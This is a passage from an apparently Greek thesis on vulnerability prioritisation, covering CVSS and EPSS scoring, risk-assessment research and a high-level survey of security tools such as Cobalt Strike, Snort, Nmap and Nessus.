
Με βάση τις τιμές που έχουν αποδοθεί στις παραπάνω μετρικές, υπολογίζεται η βαθμολογία που κατηγοριοποιεί την απειλή ως εξής:

- **None**: 0.0 - Πληροφοριακού χαρακτήρα.
- **Low**: [0.1 .. 3.9] - Η απειλή έχει χαμηλό ρίσκο.
- **Medium**: [4.0 .. 6.9] - Η απειλή έχει μέτριο ρίσκο.

- **High**: [7.0 .. 8.9] - Η απειλή έχει υψηλό ρίσκο.
- **Critical**: [9.0 .. 10.0] - Η απειλή έχει κρίσιμο ρίσκο.

Σύμφωνα με το σκορ που αποδίδεται στην ευπάθεια, γίνεται πιο εύκολα η απόδοση προτεραιότητας για επιδιόρθωση. Η βαθμολογία CVSS παράγει επίσης μια διανυσματική αναπαράσταση κειμένου που περιέχει κάθε τιμή που έχει εκχωρηθεί σε κάθε μέτρηση και θα πρέπει πάντα να εμφανίζεται με τη βαθμολογία ευπάθειας.

Λόγω της πολυπλοκότητάς του, το CVSS συνήθως δεν μπορεί να χρησιμοποιηθεί στο μέγιστο των δυνατοτήτων του. Αντιθέτως, πρέπει να συνδυαστεί με πληροφορίες απειλών που βασίζονται σε δεδομένα, όπως το EPSS, για να ανατεθεί καλύτερη προτεραιότητα στις προσπάθειες αποκατάστασης ευπάθειας.




Εικόνα 13: Γραφική παράσταση μεταξύ EPSS και CVSS scores. Όσο πιο μακριά βρίσκεται το σημείο από τον x-άξονα τόσο μεγαλύτερο το impact, ενώ από το y-άξονα, τόσο μεγαλύτερη η εκμετάλλευση (Πηγή: https://www.first.org/epss/data_stats)

Στην παραπάνω εικόνα φαίνεται πώς μπορεί να χρησιμοποιηθούν οι μετρικές CVSS και EPSS για την ανάθεση προτεραιοτήτων αντιμετώπισης των απειλών που αναγνωρίστηκαν σε ένα οργανισμό. Η κάτω-αριστερά πλευρά της γραφικής παράστασης αντιπροσωπεύει τις ευπάθειες που έχουν μικρή πιθανότητα εκμετάλλευσης και το αντίκτυπο τους στον οργανισμό είναι μικρό. Έτσι, οι απειλές που εμπίπτουν στην κατηγορία αυτή μπορούν να αντιμετωπιστούν σε μεταγενέστερο στάδιο. Αντιθέτως, η πάνω-δεξιά πλευρά της γραφικής αντιπροσωπεύει πιο κρίσιμες ευπάθειες που είναι πιο πιθανόν να εκμεταλλευτεί ένας επιτιθέμενος και θα επιφέρουν μεγάλο αντίκτυπο στην λειτουργία του οργανισμού.

Επομένως, οι απειλές που ανήκουν στην κατηγορία αυτή είναι κρίσιμο να επιδιορθωθούν άμεσα.


Exploit Prediction Scoring System (EPSS)

Το EPSS [27] είναι μια ανοιχτή προσπάθεια που βασίζεται σε δεδομένα για την εκτίμηση της πιθανότητας να γίνει εκμετάλλευση μιας ευπάθειας λογισμικού "in the wild". Αυτό το σύστημα βαθμολόγησης έχει σχεδιαστεί για να είναι απλό και ευέλικτο, ενώ παρέχει ακριβείς εκτιμήσεις για την πιθανότητα εκμετάλλευσης μιας ευπάθειας. Στόχος της είναι να βοηθήσει τους αναλυτές ασφαλείας στην απόδοση προτεραιότητας για την αποκατάσταση της ευπάθειας. Η διαδικασία που υπολογίζει τη βαθμολογία αυτή, βασίζεται σε τεχνικές μηχανικής μάθησης. Μια απλοποιημένη αναπαράσταση φαίνεται στην πιο κάτω εικόνα:



Εικόνα 14: Διαδικασία εκμάθησης του μοντέλου για πρόβλεψη ενεργειών εκμετάλλευσης ευπαθειών (Πηγή: https://www.fortinet.com/blog/threat-research/predict-threats-and-secure-networks-with-epss)

Στην παρακάτω εικόνα, παρατηρείται πως μεταλλάσσεται η μετρική EPSS στο χρόνο ανάλογα με την πληροφορία που δημοσιοποιείται για την εκμετάλλευση της ευπάθειας Log4J. Όταν ο κώδικας που εκμεταλλεύεται την ευπάθεια δημοσιεύτηκε στην σελίδα ExploitDB η πιθανότητα εκμετάλλευσης ανέβηκε στο 65%, ενώ φτάνει σε ποσοστό 90% αφότου προστίθεται στο εργαλείο Metasploit.




Εικόνα 15: Γραφική παράσταση της μετρικής EPSS σε σχέση με το χρόνο για την ευπάθεια Log4J (CVE-2021-44228)
(Πηγή: https://www.fortinet.com/blog/threat-research/predict-threats-and-secure-networks-with-epss)

Σχετική έρευνα

Υπάρχουν διάφορες έρευνες που χρησιμοποιούν τις παραπάνω μεθοδολογίες και πλαίσια (Frameworks) για τον υπολογισμό της επίδρασης και του κινδύνου που μπορεί να επιφέρουν σε υποκείμενες υποδομές που αναλύονται.
Η έρευνα που πραγματοποιήθηκε στο [28] αναφέρεται στη χρησιμότητα της τεχνικής data mining σε ένα σύνολο δεδομένων από πηγές πληροφοριών που διατηρούνται από την MITRE και NIST για σκοπούς αναζήτησης αδυναμιών. Στις πηγές συγκαταλέγονται ο κατάλογος απαρίθμησης και ταξινόμησης προτύπων επίθεσης (CAPEC), ο κατάλογος κοινών αδυναμιών (CWE) και ο κατάλογος ευπαθειών (CVE). Προτείνεται ένα εργαλείο γραφημάτων (BRON) το οποίο συνδυάζει τις παραπάνω πηγές πληροφοριών για την βελτίωση της αποτελεσματικότητας της αναζήτησης απειλών.
Στην έρευνα που πραγματοποιείται στο [7] η αποτίμηση του κινδύνου που προκύπτει από τις ευπάθειες υφιστάμενων φυσικών και ψηφιακών συσκευών πραγματοποιείται με τη βοήθεια του environmental score του CVSS δίνοντας ιδιαίτερη έμφαση στα modified impact metrics. Η εξίσωση που ορίζεται για την αποτίμηση του ρίσκου μιας επίθεσης σε σχέση με ένα κρίσιμο σύστημα - στόχο εκφράζεται ως ένας συνδυασμός μεταξύ των πιθανοτήτων των απειλών και των συγκεντρωτικών ευπαθειών που χρησιμοποιούνται στο σενάριο επίθεσης καθώς και των επιπτώσεων που επιφέρει κάθε επίθεση στο σύστημα στόχο:

$$
\begin{aligned}
&Risk(Threat, Asset) \\
&:= Likelihood(Threat, AttackPath) \\
&\otimes Vulnerability(Threat, AttackPath) \\
&\otimes Impact(Threat, Target)
\end{aligned}
$$

Η πλήρης μεθοδολογία του [7] φαίνεται στην [Εικόνα 16], και έχουν σκιαγραφηθεί τα κομμάτια της μεθοδολογίας που αφορούν την παρούσα διπλωματική.
Η αυτοματοποίηση της διαδικασίας υπολογισμού του ρίσκου αποτελεί δύσκολο εγχείρημα, λόγω της αδυναμίας των εργαλείων να υπολογίσουν τις επιπτώσεις των επιμέρους απειλών απέναντι στο σύστημα. Είναι όμως δυνατόν να υπολογιστούν αυτόματα η πιθανότητα μια απειλή να επηρεάζει κάποιο σύστημα και οι λεπτομέρειες των ευπαθειών με βάση πληροφορίες που βρίσκονται διαθέσιμες από τη σκοπιά του κάθε στοιχείου μέσα στο δίκτυο και με βάση γνωστούς καταλόγους όπως είναι ο CPE, CVE, CVSS και EPSS.



Εικόνα 16: Μοντέλο υπολογισμού μονοπατιών επίθεσης για αυτοματοποιημένη αξιολόγηση κινδύνων (Πηγή: https://www.sciencedirect.com/science/article/pii/S0167404821001401)

Στην μεθοδολογία που περιγράφεται στην παρούσα εργασία γίνεται προσπάθεια ώστε να υλοποιηθεί ένα εργαλείο αυτόματης ανάκτησης δεδομένων για το μοντέλο που προτείνεται στο [22]. Συγκεκριμένα οι συσκευές και οι διεπαφές δικτύου της υφιστάμενης τοπολογίας που μελετάται καταγράφονται μαζί με τις διασυνδέσεις της κάθε συσκευής στα ανάλογα δίκτυα που είναι συνδεδεμένη με άλλες συσκευές που βρίσκονται σε εγγύτητα. Αυτά τα δεδομένα χρησιμοποιούνται ως είσοδος [7] και μπορούν να ανακτηθούν αυτόματα μετά από τη μοντελοποίηση που υφίστανται στο [22]. Επιπλέον, αξιοποιώντας τα δεδομένα που συλλέγονται μπορεί να εξαχθεί πληροφορία από καταλόγους όπως ο CVE για την συλλογή των ευπαθειών και ρίσκων που έχουν δημοσιευθεί για κάθε CPE που έχει ανιχνευθεί σε μια συσκευή και να αναγνωριστούν οι επιπτώσεις που θα επιφέρει μια επιτυχής επίθεση στο σύστημα. Στην εικόνα 8 που απεικονίζει την οντολογία, με πορτοκαλί χρώμα σκιαγράφονται οι λειτουργίες που μπορούν να ενσωματωθούν για τη δημιουργία ενός πλήρους συστήματος αυτοματοποιημένης εξαγωγής συμπερασμάτων και αποφάσεων για την ασφάλεια πληροφοριακών συστημάτων κάθε μεγέθους. Τα στοιχεία αυτά αποτελούν βάσεις δεδομένων, συστήματα τεχνητής νοημοσύνης και μηχανικής μάθησης αλλά και μηχανές εξαγωγής συμπερασμάτων βασισμένα σε κανόνες όπως προτείνονται από τη σχετική βιβλιογραφία.

Σχετικά εργαλεία

Η σάρωση ευπαθειών (vulnerability scanning) είναι η χρήση εργαλείων λογισμικού για τον εντοπισμό τρωτών σημείων που επηρεάζουν την ασφάλεια ενός συστήματος. Τα εργαλεία αυτά έχουν συχνά χιλιάδες δοκιμές που εκτελούν με αυτόματο τρόπο για να ελέγξουν αν το σύστημα είναι ευπαθές σε γνωστές επιθέσεις. Η συνεχής διαδικασία εντοπισμού και διόρθωσης αδυναμιών ασφαλείας ονομάζεται Vulnerability Management (Διαχείριση Ευπαθειών). Έχει αναπτυχθεί πληθώρα εργαλείων για την αυτοματοποίηση της διαδικασία συλλογής δεδομένων από ένα πληροφοριακό σύστημα με σκοπό την αναγνώριση ευπαθειών.

Το πρώτο βήμα για έναν οργανισμό που θέλει να προστατεύσει το δίκτυο του, είναι η αναγνώριση και διαχείριση όλων των συσκευών που είναι συνδεδεμένες στο δίκτυο ή μπορούν να αλληλεπιδράσουν με αυτές. Η διαδικασία αυτή ονομάζεται Asset Management (διαχείριση στοιχείων). Είναι σημαντικό να υπάρχουν καταγεγραμμένα όλα τα συστήματα που αποτελούν μέρος του δικτύου. Τα εργαλεία διαχείρισης περιουσιακών στοιχείων έχουν σχεδιαστεί για να βοηθούν τους οργανισμούς να παρακολουθούν και να διαχειρίζονται τα περιουσιακά τους στοιχεία, όπως υλικό, λογισμικό και άλλους φυσικούς και εικονικούς πόρους. Στο στάδιο αυτό μπορεί να βοηθήσει το εργαλείο που αναπτύχθηκε ως μέρος της εργασίας αυτής. Ο διαχειριστής συστημάτων μπορεί να συλλέξει όλες τις πληροφορίες που χρειάζεται αυτόματα από όλα τα μηχανήματα στο δίκτυο, εγκαθιστώντας το λογισμικό των implant και την αυτόματη συλλογή πληροφοριών από αυτό. Δεδομένου ότι το λογισμικό βασίζεται σε πράκτορες και μπορεί να εγκατασταθεί απευθείας στις τελικές συσκευές, οι πληροφορίες που συλλέγουν είναι ιδιαίτερα ακριβείς.

Τα παρακάτω εργαλεία χρησιμοποιούνται κατά κόρον από τους αναλυτές ασφαλείας για τη συλλογή πληροφοριών και την επαλήθευση εκμετάλλευσης ευπαθειών σε δοκιμές διείσδυσης και ως εκ τούτου αξίζει να αναφερθούν στην ενότητα αυτή:


SolarWinds Asset Management

Το SolarWinds Asset Management [30] είναι μια λύση λογισμικού που χρησιμοποιείται για να βοηθήσει τους οργανισμούς να διαχειρίζονται τα περιουσιακά τους στοιχεία. Το εργαλείο αυτό μπορεί επίσης να χρησιμοποιηθεί για τη δημιουργία αναφορών και αναλυτικών στοιχείων και για τη βελτιστοποίηση της χρήσης και του κύκλου ζωής των περιουσιακών στοιχείων μιας επιχείρησης. Συγκεκριμένα, (α) τι συστήματα και εξοπλισμός υπάρχει στο δίκτυο, (β) πως χρησιμοποιούνται, (γ) το κόστος τους και (δ) πώς επηρεάζουν τις υπηρεσίες του οργανισμού.

Cobalt Strike

Το Cobalt Strike [32] είναι ένα εργαλείο που χρησιμοποιείται κυρίως σε δοκιμές διείσδυσης αλλά και από επιτιθέμενους. Επιτρέπει σε έναν εισβολέα να αναπτύξει implants (Beacons) στα μηχανήματα του θύματος. Το Beacon περιλαμβάνει μια πληθώρα χρήσιμων λειτουργιών για τον επιτιθέμενο όπως για παράδειγμα εκτέλεση εντολών, μεταφορά αρχείων και σάρωση θυρών δικτύου.

Στην πιο κάτω εικόνα φαίνεται η γραφική αναπαράσταση των συσκευών που έχουν αναγνωριστεί στο δίκτυο και σκιαγραφείται ποιες από αυτές είναι υπό τον έλεγχο του επιτιθέμενου:




Εικόνα 17: Γραφική απεικόνιση των "implant" στο Cobalt Strike
(Πηγή: https://www.mandiant.com/resources/blog/defining-cobalt-strike-components)

Snort

Το Snort [35] είναι ένα σύστημα για τον εντοπισμό, αποτροπή επιθέσεων και πρόληψης εισβολών σε ένα δίκτυο βασισμένο σε κανόνες. Χρησιμοποιεί ένα σύνολο κανόνων και αλγορίθμων για τον εντοπισμό ύποπτης δραστηριότητας και πιθανών επιθέσεων και μπορεί να ρυθμιστεί ώστε να αναλαμβάνει ενέργειες ως απάντηση σε αυτές τις απειλές. Χρησιμοποιείται ευρέως στην κοινότητα ασφαλείας και θεωρείται ως ένα από τα πιο αποτελεσματικά και αξιόπιστα συστήματα ανίχνευσης και πρόληψης εισβολών.

Στην πιο κάτω εικόνα επεξηγείται η μορφή των κανόνων αυτών:



Εικόνα 18: Μορφή κανόνων στο Snort
(Πηγή: https://cyvatar.ai/write-configure-snort-rules/)

Nmap

Το εργαλείο «nmap» [34] έχει αναπτυχθεί για την εξερεύνηση δικτύου (network scanning) και τον έλεγχο ασφαλείας των υπηρεσιών που τρέχουν σε ένα μηχάνημα. Χρησιμοποιείται κατά κόρον σε επιχειρήσεις διείσδυσης ασφαλείας (penetration testing) και έχει τη δυνατότητα να συσχετίζει τις υπηρεσίες που είναι προσβάσιμες με βάση ενός αποτυπώματος

(fingerprint) που υπολογίζει από την αλληλεπίδραση με την εκάστοτε υπηρεσία και την αναζήτησή της σε μια βάση γνωστών συσχετίσεων. Για τη συσχέτιση χρησιμοποιείται το αναγνωριστικό CPE το οποίο έχει την ακόλουθη μορφή:

`cpe:/<part>:<vendor>:<product>:<version>:<update>:<edition>:<language>`

Το εργαλείο αυτό χρησιμοποιείται για τη συλλογή πληροφοριών για τις δικτυακές υπηρεσίες που είναι προσβάσιμες από κάποιο σύστημα καθώς και για τη χαρτογράφηση του δικτύου όπως φαίνεται από τη σκοπιά του. Αν συλλεχθεί η πληροφορία αυτή από κάθε implant στο δίκτυο και σταλούν σε ένα σύστημα ανάλυσης δεδομένων (data analysis) τότε θα είναι εύκολη η απόδοση περιβαλλοντικής πληροφορίας από πλευράς δικτύου - η οποία μπορεί να βοηθήσει στον καλύτερο υπολογισμό μετρικών όπως το CVSS.

Nessus

Το Nessus [33] είναι ένα εργαλείο σάρωσης και αξιολόγησης ευπαθειών που χρησιμοποιείται από οργανισμούς για τον εντοπισμό αδυναμιών και τρωτών σημείων ασφαλείας στα συστήματα και τα δίκτυά τους. Περιέχει ένα μεγάλο αριθμό από ενθέματα για την αναγνώριση και έλεγχο γνωστών ευπαθειών και παρέχει λεπτομερείς πληροφορίες σχετικά με τους κινδύνους και τις πιθανές επιπτώσεις κάθε ευπάθειας με τη βοήθεια πληροφοριών από τους καταλόγους CPE και CVE.


Metasploit

